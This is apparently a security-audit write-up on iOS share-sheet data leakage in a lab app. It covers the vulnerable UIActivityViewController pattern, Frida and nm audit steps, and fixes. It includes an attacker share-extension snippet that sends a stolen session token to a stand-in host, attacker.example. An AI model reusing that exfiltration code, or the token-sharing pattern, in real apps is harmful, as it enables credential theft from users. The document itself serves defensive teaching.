
UIActivityViewController is the iOS share sheet - the tray that lets users copy, AirDrop, save to Files, print, or send data to third-party apps. When the app presents the share sheet with sensitive content (session tokens, private file paths, account details), every activity listed in the sheet has access to that content. The user never sees a permission prompt. An installed app that registers a share extension receives the shared data in its extension process the moment the user taps its icon.
The shape

Highlight 1 is let text = "Account: \(email)\nToken: \(token)" - session token included verbatim in the share payload string; every activity the sheet presents receives this exact string.
Highlight 2 is UIActivityViewController(activityItems: [text], applicationActivities: nil) with no excludedActivityTypes - AirDrop, Mail, copy-to-pasteboard, and all installed third-party share extensions receive the session token; the user sees no warning about which activities are present.
Every built-in and third-party share extension sees text. UIActivity.ActivityType.copyToPasteboard puts it on the general pasteboard (cross-app readable). AirDrop sends it over the local network. A malicious share extension installed by the attacker receives it silently in its own process.
The activity extension attack
Any app can ship a share extension that registers for NSExtensionActivationRule. The extension’s didSelectPost() is called with the shared data:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// Attacker's ShareExtension/ShareViewController.swift
override func didSelectPost() {
    guard let item = extensionContext?.inputItems.first as? NSExtensionItem,
          let provider = item.attachments?.first else { return }

    provider.loadItem(forTypeIdentifier: "public.text", options: nil) { data, _ in
        let text = data as? String ?? ""
        // Exfiltrate - session token is in `text`
        URLSession.shared.dataTask(with: URL(string:
            "https://attacker.example/?d=\(text.addingPercentEncoding(withAllowedCharacters: .urlQueryAllowed)!)"
        )!).resume()
    }
    extensionContext!.completeRequest(returningItems: nil)
}
The user sees the attacker’s extension listed among share targets (labelled “My Handy Tool” or similar). If they tap it, the session token exfiltrates immediately and silently.
The copy-to-pasteboard path (no extension required)
Without a custom extension, the user just tapping “Copy” in the share sheet puts the token on UIPasteboard.general. On iOS 14+, apps reading the pasteboard show a banner (“VulnLabAppiOS pasted from ClipboardSpy”), but the read already happened before the banner appears. On iOS 13 and below, the read is completely silent.
Spotting it
Grep the decompile:
1
2
3
nm Payload/VulnLabAppiOS.app/VulnLabAppiOS | grep -E 'UIActivityViewController|excludedActivityTypes'
# debug build — code is in the dylib:
nm Payload/VulnLabAppiOS.app/*.dylib | grep -E 'UIActivityViewController|excludedActivityTypes'
If UIActivityViewController appears without a paired excludedActivityTypes assignment, check what is passed as activityItems. Anything derived from Keychain, UserDefaults, or a network auth response is the finding.
At runtime:
1
2
3
4
5
6
7
const cls = ObjC.classes.UIActivityViewController;
Interceptor.attach(cls['- initWithActivityItems:applicationActivities:'].implementation, {
  onEnter: function (args) {
    const items = new ObjC.Object(args[2]);
    console.log('[UIActivityVC] activityItems=' + items);
  }
});
The hook shows what is being shared every time the sheet opens. Any token or PII in the output is reportable.
The fix
1
2
3
4
5
6
7
8
9
10
11
12
13
let vc = UIActivityViewController(activityItems: [nonSensitiveText], applicationActivities: nil)

// FIX: exclude activities that exfiltrate data to untrusted targets
vc.excludedActivityTypes = [
    .copyToPasteboard,
    .airDrop,
    .mail,
    .message,
    .postToFacebook,
    .postToTwitter,
    .addToReadingList,
]
present(vc, animated: true)
For content that should never leave the app at all, don’t use the share sheet. Present a “copied to clipboard” button that writes only a masked or non-sensitive representation, or nothing.
If the intent is to let users share, share non-sensitive representations only:
1
2
3
// Share a redacted version, not raw credentials
let shareText = "Check out my account on VulnLabAppiOS!"
let vc = UIActivityViewController(activityItems: [shareText], applicationActivities: nil)
The excludedActivityTypes gap
excludedActivityTypes only removes built-in activities. Third-party share extensions are always shown - you cannot exclude an extension you don’t know about. The only safe approach for sensitive data is not passing it to the share sheet at all.
Closing
The share sheet is a data distribution mechanism. Passing sensitive content to it distributes that content to every activity the sheet lists. The audit step is checking activityItems at every UIActivityViewController presentation site. Tokens, keys, and PII have no place there. Strip them out at the source.
Happy Hacking !!